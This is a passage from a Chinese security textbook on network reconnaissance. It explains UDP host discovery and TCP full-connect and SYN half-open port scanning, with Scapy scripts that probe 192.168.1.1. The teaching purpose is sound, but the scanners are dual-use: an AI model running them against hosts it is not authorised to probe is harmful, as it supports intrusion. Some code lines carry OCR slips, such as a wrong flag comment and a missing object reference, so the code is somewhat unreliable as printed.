


图 5-37　使用 tcpPing2.py 扫描 192.168.1.0/24 的结果

基于 TCP 的扫描是一种比较有效的方法。

5.2.4　基于 UDP 的活跃主机发现技术

UDP 全称是用户数据报协议，在网络中它与 TCP 一样用于处理数据包，是一种无连接的协议。在 OSI 模型中位于第 4 层——传输层，处于 IP 的上一层。

但基于 UDP 的活跃主机发现技术和 TCP 不同，UDP 没有三次握手。当向目标发送一个 UDP 数据包之后，目标是不会发回任何 UDP 数据包的。不过，如果目标主机是处于活跃状态的，但是目标端口是关闭的时候，可以返回一个 ICMP 数据包，这个数据包的含义为

“unreachable”，过程如图 5-38 所示。




图 5-38　目标主机活跃但是端口关闭的情形

如果目标主机不处于活跃状态，这时是收不到任何回应的，这个过程如图 5-39 所示。




图 5-39　目标主机非活跃的情形

接下来构造一个发往 192.168.1.1 的 6777 端口的 UDP 数据包并将其发送出去。

```
>>> ans,unans=sr( IP(dst="192.168.1.1")/UDP(dport=6777) )
```

按照之前的思路，需要对这个请求的回应进行监听，如果得到了回应，当然这个回应是 ICMP 类型的，就证明目标在线，并打印输出这个主机的 IP 地址。

```
>>> ans.summary(lambda (s,r): r.sprintf("%IP.src% is alive") )
```

也可以使用更为简单的 nmap 库来实现这个功能。在 Nmap 中使用，-PU 表示使用 UDP，但是这里不能使用 -sn 选项，因为这样会跳过端口扫描。在 Nmap 中使用 UDP 进行扫描的语法格式为：

```
nm.scan('192.168.169.2', arguments='-PU')
```

这里不再详细完成这两个程序，读者可以自行编写。

5.3　端口扫描

在前面的章节中已经介绍了端口，这是在传输层才出现的概念。可以认为端口就是设备与外界通信交流的出口。例如，常见的用来完成 FTP 服务的 21 端口，用来完成 WWW 服务的 80 端口。

端口扫描在网络安全渗透中是一个十分重要的概念。如果把服务器看作一个房子，那么端口就是通向不同房间（服务）的门。入侵者要占领这间房子，势必要破门而入。对于入侵

者来说，这个房子开了几扇门，都是什么样的门，门后面有什么东西都是十分重要的信息。

因此在信息收集阶段就需要对目标的端口开放情况进行扫描，因为一方面这些端口可能成为进出的通道，另一方面利用这些端口可以进一步获得目标主机上运行的服务，从而找到可以进行渗透的漏洞。对于网络安全管理人员来说，对管理范围内主机进行端口扫描也是做好防范措施的第一步。

正常的情况下，端口只有 open（开放）和 closed（关闭）两种状态。但是有时网络安全机制会屏蔽对端口的探测，因此端口状态可能会出现无法判断的情况，所以在探测的时候需要为端口加上一个 filtered 状态，表示无法获悉目标端口的真正状态。

判断一个端口的状态其实是一种很复杂的过程，Nmap 中就集成了很多种端口扫描方法，这些方法很有创意，如果读者愿意深入了解，可以参阅本书的前一部《诸神之眼——Nmap 网络安全审计技术揭秘》。在本章只介绍其中最为常用的两种方法：TCP 全开扫描和 TCP 半开扫描。

5.3.1 基于 TCP 全开的端口扫描技术

首先介绍第一种扫描技术——TCP 全开扫描。这种扫描的思想很简单，如果目标端口是开放的，那么在接到主机端口发出的 SYN 请求之后，就会返回一个 SYN+ACK 回应，表示愿意接受这次连接的请求，然后主机端口再回应一个 ACK，这样就成功地和目标端口建立了一个 TCP 连接。这个过程如图 5-40 所示。




图 5-40 目标端口开放的情形

如果目标端口是关闭的，那么在接到主机端口发出的 SYN 请求之后，就会返回一个 RST 回应，表示不接受这次连接的请求，这样就中断了这次 TCP 连接。这个过程如图 5-41 所示。




图 5-41 目标主机端口不开放的情形（一）

但是目标端口不开放还有另外一种情况，就是当主机端口发出 SYN 请求之后，没有收到任何的回应。多种原因都可能造成这种情况，例如，目标主机处于非活跃状态，这时当然无法进行回应，不过这也可以认为端口是关闭的。另外一些网络安全设备也会屏蔽掉对某些端口的 SYN 请求，这时也会出现无法进行回应的情况，在本书中暂时先不考虑后一种情况。这个过程如图 5-42 所示。




图 5-42　目标主机端口不开放的情形（二）

在本章前面的部分已经学习了 Scapy 中 IP 数据包和 TCP 数据包的格式，需要注意的是需要将 TCP 的 flags 参数设置为“ S”，表明这是一个 SYN 请求数据包。构造这个数据包的语句如下所示。

```
packet=IP(dst=dst_ip)/TCP(sport=src_port,dport=dst_port,flags="S")
```

然后使用 sr1 函数将这个数据包发送出去。

```
resp = sr1(packet,timeout=10)
```

接下来要根据收到对应的应答包来判断目标端口的状态，这时会有以下三种情况。

第一种：如果此时 resp 的值为空，就表示没有收到来自目标的回应。在程序中可以使用 str(type(resp)) 来判断这个 resp 是不是为空，当 type(resp) 的值转换为字符串之后为 "<type 'NoneType'>" 时就表明 resp 是空，也就是没有收到任何数据包，直接判断该端口为 closed。如果不为这个值，则说明 resp 不为空，也就是收到了回应的数据包，那么就转到后面的第二种或者第三种。

第二种：当收到了回应的数据包之后，需要判断一下这个数据包是“ SYN+ACK”类型还是“ RST”类型的。在 Scapy 中数据包的构造是分层的，可以使用 haslayer() 函数来判断这个函数是否具有某一个协议，例如，判断一个数据包是否使用了 TCP，就可以使用 haslayer (TCP) 来判断，也可以使用 getlayer（TCP）来读取其中某个字段的内容。例如，可以使用如下语句来判断回应数据包是否为“SYN+ACK”类型。

```
resp.getlayer(TCP).flags == 0x12 #0x12 就是 "SYN+ACK"
```

如果这个结果为真，表示目标接受我们的 TCP 请求，需要继续发送一个 ACK 数据包过去，完成三次握手。

```
IP(dst=dst_ip)/TCP(sport=src_port,dport=dst_port,flags="AR")
```

第三种：如果 resp.getlayer(TCP).flags 的结果不是 0x12，而是 0x14（表示 RST），那么表明目标端口是关闭的。使用如下语句来判断这个数据包是不是 RST 类型。

```
resp.getlayer(TCP).flags == 0x14 #0x12 就是 "SYN+ACK"
```

按照上面设计的思路编写一个基于 TCP 全开的完整端口扫描程序。

```
import sys
from scapy.all import *
if len(sys.argv) != 3:
    print('Usage:PortScan <IP>\n eg: PortScan 192.168.1.1 80')
    sys.exit(1)
dst_ip = sys.argv[1]
src_port = RandShort()
dst_port= int( sys.argv[2])
packet= IP(dst=dst_ip)/TCP(sport=src_port,dport=dst_port,flags="S")
resp=sr1(packet,timeout=10)
if(str(type(resp))=="<type 'NoneType'>"):
    print "The port %s is Closed"  %( dst_port)
elif (resp.haslayer(TCP)):
    if(resp.getlayer(TCP).flags == 0x12):
            send_rst  =  sr(IP(dst=dst_ip)/TCP(sport=src_port,dport=dst_
port,flags="AR"),timeout=10)
        print "The port %s is Open"  %( dst_port)
    elif (resp.getlayer(TCP).flags == 0x14):
        print "The port %s is Closed"  %( dst_port)
```

在 Aptana Studio 3 中完成这个程序，将这个程序以“ PortScan”为名保存起来，在 Run Configurations 中为这个程序指定两个参数“192.168.1.1 80”，然后执行，如图 5-43 所示。




图 5-43　使用 PortScan.py 扫描 192.168.1.1 主机 80 端口的结果

在这个程序中还使用了 RandShort()，这个函数的作用是产生一个随机端口。因为在和目标端口建立 TCP 连接的时候，自己也需要使用一个源端口，使用 RandShort() 随机使用一个端口即可。另外，在使用 sr1() 发送数据包的时候，使用了 timeout，这个参数的作用是指定等待回应数据包的时间。

5.3.2　基于 TCP 半开的端口扫描技术

5.3.1 节中介绍的基于 TCP 全开的端口扫描技术还有一些不完善的地方，例如，这次连

接可能会被目标主机的日志记录下来，而且最为主要的是建立 TCP 连接三次握手中的最后一次是没用的，在目标返回一个 SYN+ACK 类型的数据包之后，已经达到了探测的目的，最后发送的 ACK 类型数据包是不必要的，所以可以考虑去除这一步。

于是一种新的扫描技术产生了，这种扫描的思想很简单，如果目标端口是开放的，那么在接到主机端口发出的 SYN 请求之后，就会返回一个 SYN+ACK 回应，表示愿意接受这次连接的请求，然后主机端口不再回应一个 ACK，而是发送一个 RST 表示中断这个连接。这样实际上并没有建立好完整的 TCP 连接，所以称为半开。这个过程如图 5-44 所示。




图 5-44 对目标主机开放的端口进行半开扫描的过程

不过，如果目标端口是关闭的，半开扫描和全开扫描倒是没有区别，这个过程如图 5-45 所示。




图 5-45 对目标主机关闭的端口进行半开扫描的过程

在这次半开扫描实例中，考虑一种更为复杂的情况，那就是目标端口的 filtered 状态。这种状态往往是由包过滤机制造成的，过滤可能来自专业的防火墙设备、路由器规则或者主机上的软件防火墙。这种情况下会让扫描工作变得很难，因为这些端口几乎不提供任何信息。不过有时候它们也会响应 ICMP 错误消息，但更多时候包过滤机制不做出任何响应，如图 5-46 所示。




图 5-46 目标主机端口没有任何回应

这样就将没有收到回应数据包的端口归于“ filtered”状态。另外，考虑收到 ICMP 错误消息的情形，这种情况下，也要将目标端口归于“filtered”状态。当 TCP 连接的数据包被屏蔽时，一般会返回如表 5-1 所示的几种 ICMP 错误消息。

表 5-1　ICMP 错误消息及意义

类型（TYPE）	代码（CODE）	意义
3	1	主机不可达
3	2	协议不可达
3	3	端口不可达
3	9	目的网络被强制禁止
3	10	目的主机被强制禁止
3	13	由于过滤，通信被强制禁止

如果收到这几种类型的 ICMP 数据包，也将目标端口的状态归类到“ filtered”。所以在编写程序的时候，考虑如下两种情形。

```
if(str(type(stealth_scan_resp))=="<type 'NoneType'>"):
```

这种情形表示没有收到任何的回应数据包。

```
if(int(resp.getlayer(ICMP).type)==3 and int(resp.getlayer(ICMP).code) in
[1,2,3,9,10,13]):
```

这种情形表示的是收到的是 ICMP 类型的数据包。

下面给出了这个程序的完整代码。

```
import sys
from scapy.all import *
if len(sys.argv) != 3:
    print('Usage:PortScan <IP>\n eg: PortScan 192.168.1.1 80')
    sys.exit(1)
dst_ip = sys.argv[1]
src_port = RandShort()
dst_port= int( sys.argv[2])
packet= IP(dst=dst_ip)/TCP(sport=src_port,dport=dst_port,flags="S")
resp = sr1(packet,timeout=10)
if(str(type(resp))=="<type 'NoneType'>"):
    print "The port %s is Filtered "  %( dst_port)
elif(resp.haslayer(TCP)):
    if(resp.getlayer(TCP).flags == 0x12):
            send_rst  =  sr(IP(dst=dst_ip)/TCP(sport=src_port,dport=dst_
port,flags="R"),timeout=10)
        print "The port %s is Open "  %( dst_port)
    elif (resp.getlayer(TCP).flags == 0x14):
        print "The port %s is Closed "  %( dst_port)
elif(resp.haslayer(ICMP)):
```

```
        if(int(getlayer(ICMP).type)==3 and int(resp.getlayer(ICMP).code) in
[1,2,3,9,10,13]):
            print "The port %s is Filtered "  %( dst_port)
```

在 Aptana Studio 3 中完成这个程序，将这个程序以“ PortScan”为名保存起来，在 Run Configurations 中为这个程序指定两个参数“192.168.1.1 80”，然后执行，如图 5-47 所示。

